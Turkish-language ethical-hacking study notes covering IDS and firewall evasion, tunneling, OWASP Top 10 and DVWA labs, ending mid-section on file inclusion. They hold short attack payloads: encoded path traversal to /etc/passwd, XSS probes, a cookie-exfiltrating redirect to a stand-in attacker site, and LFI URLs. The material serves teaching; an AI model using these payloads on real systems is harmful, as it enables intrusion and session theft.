IDS'den Kaçınma Metodları

- Encryption: Şifreleme
- Denial of Service: Service cevap veremez hale getirme
- Obfuscation / Encoding: Karıştırma
- Fragmentation: Parçalama

Obfuscation – IDS Evading Metotları

- Veri manipülasyon yöntemidir. IDS'in aldığı verinin ne olduğunu anlamaması (imzasıyla eşleşmemesi) ancak veriyi işleyecek olan servisin doğru şekilde anlayabildiği ifadeler kullanmaktadır.
- Farklı kodlanmış (encode) paketler göndermek ya da gereksiz null karakterler göndermek olarak düşünülebilir.
- Örneğin; `../../../../etc/passwd => ..%2F..%2F..%2F..%2Fetc%2Fpasswd`

İnsanların okuduğunda anlamayacağı derecede sadeleştirme işlemi, aşağıdaki kod parçacağında örnek olarak verilmiştir;

Original Source Code Before Rename Obfuscation	Reverse-Engineered Source Code After Rename Obfuscation
<pre>private void CalculatePayroll (SpecialList employee- Group) { while (employeeGroup.HasMore()) { employee= employeeGroup.GetNext(true); employee.UpdateSalary(); Distribute Check(employee); } }</pre>	<pre>private void a(a b) { while (b.a()) { a=b.a(true); a.a (); a.(a); } }</pre>

Ya da aşağıdaki gibi okunamaz hale getirme işlemi yapılabilir;

<pre>(A) function setText(data) { document.getElementById("myDiv").innerHTML = data; }</pre>
<pre>(B) function ghds3x(n) { h = "\x69\u0065n\u0065r\x48T\u004DL"; a="s c v o v d h e . n i";x=a.split(" ");b="gztxleWentBsyf"; r=b.replace("z",x[7]).replace("x","E").replace("s","").replace("f","I") ["repl" + "ace"]("W","m")+d"; c="my"+String.fromCharCode(68)+x[10]+v"; s=x[5]+x[3]+x[1]+um"+x[7]+x[9]+t";d=this[s][r](c);if(!![[]] { d[h]=n; } else { d[h]=c; } }</pre>

Fragmentation – IDS Evading Metotları

- Fragmentation, saldırı paketlerini birden çok pakete bölme işlemi yaparak IDS/IPS cihazlara anlayamayacağı paketler oluşturmaktır.


- Bir NIDS üzerinde “VERİ” ifadesi imzalar arasında daha önceden eklendiği düşünüldüğü zaman aktarım sırasında, ifade bir bütün olarak aktarılacağı yerde, parçalar halinde aktarılır.

- Örneğin, VERİ ifadesini parçalar halinde aktarımı: |V|E|R|i|

- Peki veriyi göndermek istediğimiz kişi bu veriyi nasıl anlar? Cevap, yollanılan seq numaraları arka arkaya sıralanacağı için, karşı taraf bu sayede anlamlı bir bütün oluşturabilir. TCP paketlerinin sırası seq number olduğu için ben istemesem bile o bütünleştirir zaten.


- Aşağıdaki örnek, paketi bölerek 3 adımda karşı tarafa iletiyoruz, bu 3 paket birleştirilmeden teker teker iletildiğinde güvenlik cihazı bunun ne olduğunu algılayamıyor.

IP Fragmentation:



- Ancak Switch, Router ya da Bilgisayar paket tamamlanana kadar bekliyor.

Protocol Data Unit (PDU)



Encryption – IDS Evading Metotları

- NIPS/NIDS'lerin etkili çalışması için işlediği her paketi inceleyebilmesi gerekir.

- Bu esnada en büyük problem ise şifrelenmiş ağ trafiğidir.

- IPsec, SSL, SSH bağlantıları şifreli bir şekilde iletişim kurduğundan dolayı NIDS/NIPS'lerin paketin içeriğini göremez. Bundan dolayı da içerik imzalardan kaçırılmaktadır.

- Fakat güvenlik cihazları buna karşılık önlem olarak SSL/TLS decryption işlemi gerçekleştirerek trafiğin analizini gerçekleştirir.

Denial of Service

- NIDS'ten kaçınmanın farklı bir yöntemi olarak, NIDS'i aşırı yüklemektir. Bu farklı şekillerde yapılabilir. Birinci yöntem, NIDS'i sahte IP adreslerinden gelen saldırılarla doldurmak ve güvenlik personelinin gerçek saldırıyı bulma ihtimali düşük olacak kadar çok alarm oluşturmaktır.
- İkinci yöntem, NIDS'i trafiğe boğmaktır, böylece her pakete bakamaz ve aynı anda kötü amaçlı paketleri aşırı yüklenmiş NIDS imzalarından geçiremez.

Firewall (Güvenlik Duvarı)

- Asıl amacı benzersiz ağ sınırları oluşturmak ve bunları yalıtımdır. IP-Port'lara bakarak izin yada engelleme işlemlerini sağlar. IP kısmına ve port kısmına bakıyor, zamana bakabilir, TCP/UDP kısımlarına bakabilir, ama daha fazlası için Next-Generation FW gereklidir. O yüzden firewall aslında bir routing işlemi yapmaktadır diyebiliriz. Bunun için Pfsense open-source firewall yazılımını deneme olarak kullanılabilir.

Türleri;

- Next-Generation Firewall
- Statefull Firewall
- Application Layer
- Packet Filtering
- Circuit-level
- Proxy Server

Kurcalanabilecek Open-Source tespitçiler, sırasıyla incelenebilir: pfSense Firewall , Snort IPS , WAF

Firewall Keşfi

RFC belgeleri ele alınırsa Firewall TCP portları gelen SYN paketine,

- Port açık ise SYN-ACK
- Port kapalı ise RST cevabı döner.


- Firewall'lar genellikle RST paketi dönmez fakat konfigürasyon yapılarak değiştirilebilir.
- Firewall ACK, FIN gibi paketlere cevap dönmez.
- Bu gibi bilgiler göz önüne alındığında farklı portlara yapılacak olan istekler karşılaştırılarak firewall keşfi yapılabiliriz.

Firewall Evading (Atlatma) Metotları

- Firewalking
- MAC Spoofing
- Tiny Fragmentation
- ICMP Tünelleme
- HTTP Tünelleme
- DNS Tünelleme
- SSH Tünelleme

Firewalking

- Gateway ACL (Access Control List) filtrelerini belirlemek için TTL değerlerini kullanan bir metoddur.
- Hedeflenmiş olan firewall'a TTL değerinin bir atlama daha büyük ayarlandığı bir TCP veya UDP paketi gönderilir.




MAC Spoofing

- Saldırgan, firewall üzerinde erişim izni olan bir MAC adresi taklit edebilir ve herhangi bir filtreye takılmadan isteklerini oluşturabilir.
- Bunun için "macchanger" aracı kullanabiliriz. Fakat MAC adresimizi değiştirmeden önce kendimi internet arayüzümüzü devre dışı bıraktıktan sonra MAC Changer işlemi yapıp daha sonra tekrardan etkinleştirmemiz gerekir;

```
# ifconfig eth0 down  
# macchanger -r eth0 / macchanger -m 00:22:88:68:77:00 eth0  
# ifconfig eth0 up
```

Tiny Fragmentation

- TCP başlık bilgileri farklı paketlerde bulunacak biçimde paketleri parçama işlemi yapılarak paketin parçalar halinde firewall üstünden geçmesi sağlanır.
- Statefull şeklinde çalışan firewalllar için bu metod işe yaramayacaktır.




Tünelleme Nedir?

Normal şartlar altında kullandığımız port ve protokolleri farklı port ve protokoller yardımıyla amacımıza uygun bir trafik oluşturmak için kullanıyoruz. Örneğin ICMP Tünelleme kullanıyorsak, ICMP port ve protokollerini başka bir amaca yönelik olarak paketlerini taşımış oluyoruz.

ICMP Tünelleme


- ICMP Echo paketlerindeki veri bölümünde bir backdoor olarak kullanılan Shell ortamının aktarıldığı yöntemdir.



HTTP Tünelleme

- HTTP Tünel, encapsulated şeklinde bir HTTP protokolünü kullanan farklı ağ protokollerini kullanarak bağlantı gerçekleştiren bir metoddur. Örneğin, Firewall 80 portuna izin vermiş yani HTTP trafiği için uygun ama 22 SSH için bana izin vermiyor. Bende bu durumda 80 portu üzerinden SSH bağlantısı yapmaya çalışıyorum. HTTP tünellemedeki amacımız iki makine arasında güvenli bir bağlantı oluşturmak için kullanabiliriz. Aynı zamanda da firewall'ı atlatmak için de kullanabiliriz.

```
root@kali:/home/kali# apt install httpptunnel
root@kali:/home/kali# hts -F localhost:22 1139
root@kali:/home/kali# htc -F 8090 192.168.1.32:1139
```




- [hts](#): httpptunnel [server](#) component (Gelen HTTP Tunnel bağlantılarını dinleyin)
- [htc](#): httpptunnel [client](#) component (Ana bilgisayardaki bağlantı noktasına bir HTTP Tunnel bağlantısı kurun)

Burada bakarsak aslında biz, HTTP client ve server üzerinden yani HTTP üzerinden, SSH içeriğini bunlar arasından geçirmiş oluyoruz.


DNS Tünelleme

- İstemci ile Sunucu arasındaki DNS trafiği üstünden başka bir protokole ait olan verilerin aktarılmasıdır.




SSH Tünelleme

- SSH protokolüne ait trafik üstünden farklı bir trafiğin aktarılması işlemidir.



Honeypots

- Tuzak sunuculardır.
- Taklit ederler
- Saldırganlar hakkında bilgi toplarlar
- Belirli bir servis için konuşacak olursak, üçlü el sıkışmayı reddeden bağlantı noktaları bir honeypot'un olduğunun göstergesidir.



Module 13: Hacking Web Servers

Web Sunucu

Web sunucu olarak da adlandırılabilen web server, internet sitelerinin barınmalarını ve yayında kalmalarını sağlar. HTTP protokolünün kullanıldığı teknoloji bütününde dosyalar, ağ üzerinden aktarılır. Örneğin bir internet sitesini ziyaret ettiğinizde sayfadaki tüm içerikler, bir server üzerinden indirilir. Buradaki kilit görevi web server üstlenir. Komut sistemine dayanan teknoloji, her bir talep isteğini yanıtlar.

Web sunucuları, işletim sistemi desteği, sunucu tarafı teknolojileri, güvenlik modelleri, istemci desteği, geliştirme araçları ve daha pek çok unsurda farklılık göstermektedir.

Çok sayıda web sunucu mevcuttur. Bunlardan en bilinen iki tanesi:

- Microsoft – Internet Information Server (IIS)
- Unix & Linux – Apache

REQUESTS

- **GET**: Web sayfası okuma isteği
- **HEAD**: Web sayfasının başlığını okuma isteği
- **PUT**: Web sayfasına yükleme isteği
- **POST**: Web sayfasına bir şey yükleme
- **DELETE**: Bir web sayfasını silme isteği
- **TRACE**: Gelen isteği tekrar gönderme
- **OPTIONS**: Desteklenen metotları sorgulama

RESPONSES

- 1xx : Bilgi verme amaçlı
- 2xx : Başarılı istek
- 3xx : Yönlendirme
- 4xx : İstemci tarafı hata
- 5xx : Sunucu tarafı hata

HTTP Header Bilgileri

- User-agent: İşletim sistemi ver tarayıcı hakkında bilgi
- Accept: İstemcinin kabul edebileceği sayfa tipleri (HTML, XML, vb.)
- Accept-Charset: İstemci tarafında kabul edilebilecek karakter kümeleri
- Accept-Encoding: İstemci tarafında kabul edilebilecek encodingler (gzip, vb.)
- Accept-Language: İstemci tarafında kabul edilebilecek diller
- Host: Sunucu DNS adı
- Authorization: HTTP Kimlik doğrulama bilgileri
- Cookie: Daha önce oluşturulmuş çerez bilgileri
- Connection: Kullanıcının tercih ettiği bağlantı biçimi
- Referer: Bir önceki sayfa
- Content-Length: İstek içeriğinin boyutu

HTTP GET ve POST İstekleri

```
GET /dumprequestG?p1=1&p2=2 HTTP/1.1
Host: localhost:12345
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch, br
Accept-Language: en-US,en;q=0.8
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36
```

```

      Path to the source   Protocol Version
The HTTP   on Web Server   Browser supports
Method
Post /RegisterDao.jsp HTTP/1.1
Host: www.javatpoint.com
User-Agent: Mozilla/5.0
Accept: text/xml,text/html,text/plain,image/jpeg
Accept-Language: en-us,en
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8
Keep-Alive:300
Connection:keep-alive
User=ravi&pass=java } Message body

The Request Headers
```

Web Sunucu Zafiyetleri

Web sunucular buraya kadar anlatılan bir çok zafiyetten nasibini alır, ancak kendilerine has zafiyetleri de mevcuttur.

- DoS / DDoS
- Buffer Overflow
- Flawed Web Design (Hatalı kodlama)

Buffer Overflow (Arabellek Taşması)

Arabellek aşımı, iki yazılım arasında veri iletişimi için ayrılmış olan bir arabelleğe boyutundan daha fazla veri konulması ile ortaya çıkan durumdur.

DoS/DDoS

İnternete bağlı bir hostun hizmetlerini geçici veya süresiz olarak aksatarak, bir makinenin veya ağ kaynaklarının asıl kullanıcılar tarafından ulaşılamamasını hedefleyen bir siber saldırıdır. DoS genellikle hedef makine veya kaynağın, gereksiz talepler ile aşırı yüklenmesi ve bazı ya da bütün meşru taleplere doluluktan kaynaklı engel olunması şeklinde gerçekleştirilir.

Flawed Web Design (Kusurlu Web Tasarımı)

Bir web uygulamasını istismar etmenin yaygın bir yolu kodun kendisidir.

Tasarımcı tarafından bir web sayfasına gömülen yorumlar ve gizli etiketler, saldırgana bilgi verebilir.

Bu tür etiketler ve bilgiler web tarayıcısında gösterilmiyor olsa da yoğun tarayıcıda bulunan "Kaynak Kodu Görüntüle" özelliği ile analiz edilebilir.

Module 14: Hacking Web Application

OWASP

- "Open Web Application Security Project"
- 2-3 yılda bir web uygulamaları üzerinde tespit edilen önemli zafiyetleri yayınlar.
- OWASP Testing Metodolojisi zafiyetlerin ve bu zafiyetlerin nasıl giderileceğine dair bir liste içerir.
- Bu zafiyetler önem derecesine göre aşağıdaki şekilde sıralanabilir;

OWASP TOP 10

- 1- Injection: SQL Injection, NoSQL Injection, Operating System Injection vb.
- 2- Broken Authentication: Session yönetiminde yapılan yanlış uygulamaların zafiyetleri mevcuttur.
- 3- Sensitive Data Exposure: Önemli verilerin saklanması ve transfer edilmesi anında korunamayarak ifşa edilmesi.
- 4- XML External Entities (XXS): XML süreçleri sayesinde iç ağ hakkındaki bilgiler, uzaktan kod çalıştırma
- 5- Broken Access Control: Oturum açmış olan bir kullanıcının yetkisi olmadığı halde bazı yerlere erişebilmesi durumudur.
- 6- Security Misconfiguration: Varsayılan yapılandırmaların bırakılması.
- 7- XSS (Cross-Site-Scripting): JavaScript kodlarının çalıştırılabilmesi halinde ortaya çıkan zafiyetlerdir.
- 8- Insecure Deserialization: json ve xml gibi formlara çevirilebilen bir verinin tekrar eski haline döndürülürken güvenilmeyen bir kullanıcı tarafından zararlı bir kod parçasını işlemesi durumu.
- 9- Using Components with Known Vulnerabilities: Eski zafiyetlerden ötürü kaynaklanan zafiyetlerden ortaya çıkan açıklık. Örneğin hala Windows 7 kullanmak gibi.
- 10- Insufficient Logging & Monitoring: Login, başarısız login, yüksek meblada para transferleri gibi durumların loglanmamasından ve monitör edilmemesinden kaynaklanan zafiyetlerdir.

Testing Vulnerable Web Apps

Test ortamları

- DVWA
- WebGoat
- bWAAP
- VulnHub
- Multillidae

Zafiyet tarama için araçlar

- Nikto
- OWASP Zap
- Netsparker
- Acunetix

OWASP ZAP ile Web Uygulama Zafiyet Taraması

Komut satırından #owasp-zap komutu çalıştırılır ve update işlemleri tamamlanır.

Burpsuit ile Araya Girme

- Burpsuit, web sızma testleri için çokça kullanılan bir araçtır.
- Üzerinde çok fazla ve farklı özellikte modüller olduğu halde bu yazıda Burpsuit aracının proxy şeklinde kullanımı anlatılacak.
- Burpsuit ile web trafiği akarken araya girmek için ilk olarak bir dinleyici port ayarlamamız, ardından bir web tarayıcı üzerinden ayarlar sekmesinden bu proxy tanımlamamız lazım.
- Bu durumda tüm web trafiği proxy üzerinden geçebilecek ve trafiği istediğimiz yerde durdurup manüpile edebileceğiz.
- Bu metodla istemci tarafında alınan tüm güvenlik önlemleri ve sınırlandırmaları atlayabiliriz.
- Ayrıca Burpsuit üzerinde repeater, decoder, crawler, comparer vb. Başka özelliklerde vardır.
- Bu versiyon kali üzerinde kurulu olarak gelir. Sitesinden indirilip Windows için de kullanılabilir.

Burp Proxy

Yeni Proxy Ekleme: Proxy > Options > Add > Binding kısmında "Bind to port" bölümüne port yazılır. Bind to address: "Loopback only" seçilir. 127.0.0.1

DVWA Nedir?

- Damn Vulnerable Web Application
- Zafiyetli Web Uygulaması
- PHP ile oluşturulmuştur.
- 8 tane zafiyet barındırır ve her birinin 3 adet zorluk seviyesi bulunur.

Brute Force – Kaba Kuvvet Saldırısı

Brute Force hackerların deneme-yanılma yoluyla şifreleri çözebilmek için kullandığı bir dijital ve kriptografik saldırı tekniğidir.

* Uygulama olarak Burpsuite ve Hydra üzerinden bu atakları gerçekleştirebiliriz.

CSRF Attack

- CSRF: Cross Site Request Forgery
- Bu atak hedef kişiye isteği ve bilgisi dışında bir işlem yaptırmayı sağlar.
- Bu atak bir web sitesindeki form alanları manüpile edilerek yeni bir form isteği oluşturulur ve hedef kullanıcıya gönderilir.
- Manüpile edilen bu form alanında username, password değiştirme ya da para transferi yapma gibi istekler vardır.
- Ancak bu atağın başarılı bir şekilde gerçekleştirilebilmesi için hedef son kullanıcının hali hazırda bu sisteme login olmuş olması gerekmektedir.
- Genellikle bu form isteğinin bulunduğu kod parçası ya bir html dosya içinde son kullanıcıya mail atılı ya da uzak bir sunucuda barındırılan bu kod parçasının URL'i bir resim ya da PDF'in içerisine gömülüp bu dosyanın son kullanıcı tarafından tıklanması sağlanır.
- Kullanıcının bilgisi dışında browser'ının uzak bir sunucuya istek yapması
- Peki bu atağı önlemek için nasıl bir önlem alabiliriz?
- Örneğin password değişimi yaparken öncelikle eski password'ünü sorarız Böylelikle eski parolasının girilmediği herhangi bir sorgu server tarafından işleme alınmaz.
- Eski parola girme işlemi de ancak kullanıcının bilgisi dahilinde yapılabilen bir işlemdir.

XSS Attack

- XSS: Cross Site Scripting
- Bu zafiyette dinamik bir web sayfasında girdi alanına kullanıcı tarafında çalışacak bir betik yerleştirilerek yapılır.
- `<script>alert("hacklendin!");</script>` gibi bir kod parçası sonucu eğer ekranda "hacklendin!" yazan bir pop-up çıkıyorsa burada bir XSS zafiyetinden bahsedilebilir.
- Eğer uygulama ASP ile yazılmış ve arkada MSSQL database varsa aşağıdaki kodun çalışması durumunda XSS var diyebiliriz.
- `originalAttribute="SRC" originalPath="vbscript:msgbox("Vulnerable");>`
- XSS Reflected ve XSS Stored şeklinde iki tipi vardır.
- XSS Reflected: Anlık olarak o kodu çalıştırabildiğimiz durumlar
- XSS Stored: Arkaplanda database'e kayıt edilir. Ve sürekli olarak bunu depolamış olur. İkisinde de script çalıştırıyoruz bi farkı yoktur.
- Client tarafından cookie değerini almak için aşağıdaki JS kodlarını gönderebiliriz;
- `<script>alert(document.cookie);</script>` (Security Level: LOW, PHPIDS: disabled)
- Eğer sistemlerde herhangi bir filtreleme varsa aşağıdaki gibi bir değer denenebilir.
- `<script>alert(document.cookie);</script>` (Security Level: MEDIUM, PHPIDS: disabled)
- Ya da alternatif olarak aşağıdaki yöntem denenebilir.
- `<script>alert(document.cookie);</script>` (Security Level: MEDIUM, PHPIDS: disabled)
- Bir sayfaya yönlendirirken çerezi de beraberinde yollayan JS kodu:
- `window.location.href="saldirganinsitesi.com/index.php?cookie="+document.cookie;`

XSS Attack Önleme Yöntemlerinden Biri

- Bu atağı önlemek için alınacak önlemlerden bir tanesi de Cookie değeri set edilirken HTTPOnly Flag'i de set edilmeli. Böylelikle client side tarafında çalışan bir JS kodu cookie değerine erişemez.
- `httpd.conf` dosyası içerisinde aşağıdaki konfigürasyonu girerek bu flag set edilmiş olur;
- `Header edit Set-Cookie ^(.*)$ $1;HttpOnly;Secure`
- Tabi XSS'i önlemek için alınacak önlemlerden en iyisi yine girdi denetimi olacaktır.
- Ancak unutulmaması gereken bir husus vardır ki o da sadece client side tarafında denetim yapılmasının yetersiz olacağıdır.

Directory Traversal

- Bir diğer adıyla Path Traversal
- Saldırganın web sunucusu dizininin dışına ve ana sistemin diğer bölümlerine geçmesine izin verir.
- Web dizininin dışına çıktıktan sonra saldırgan, izinleri ve diğer güvenlik kontrollerini atlayabilir ve sistemde komutları çalıştırabilir.
- Bu saldırıyı yapmak için biraz sunucu bilgisi ve biraz tarayıcı bilgisi yeterlidir.

- <http://furkan.com.tr/show.asp?view=history.html>

<http://furkan.com.tr/show.asp?view=../../../../Windows/system.ini>

File Inclusion

Dosya ekleme güvenlik açığı, en çok komut dosyası çalıştırma süresine dayanan web uygulamalarını etkilediği görülen bir tür web güvenlik açığıdır.

- Hedef bir web sitesine bir dosya dahil etmesine ya da hedef web sitesinin kendinde olan ama sunmadığı bir dosyayı görüntüleyebilmesine denir. Bunu iki tip olarak ayırıyoruz;
- LFI (Local File Inclusion), Server'dan Dosya İçerme işlemidir.
- RFI (Remote File Inclusion), Uzaktan Dosya İçerme işlemidir

Windows sistemde çıktı ve host dosyasına erişme şekli olarak;

- <http://192.168.43.189/dvwa/vulnerabilities/fi/?page=C:\\Windows\\System32\\drivers\\etc\\hosts>


Remote File Inclusion örneği olarak;

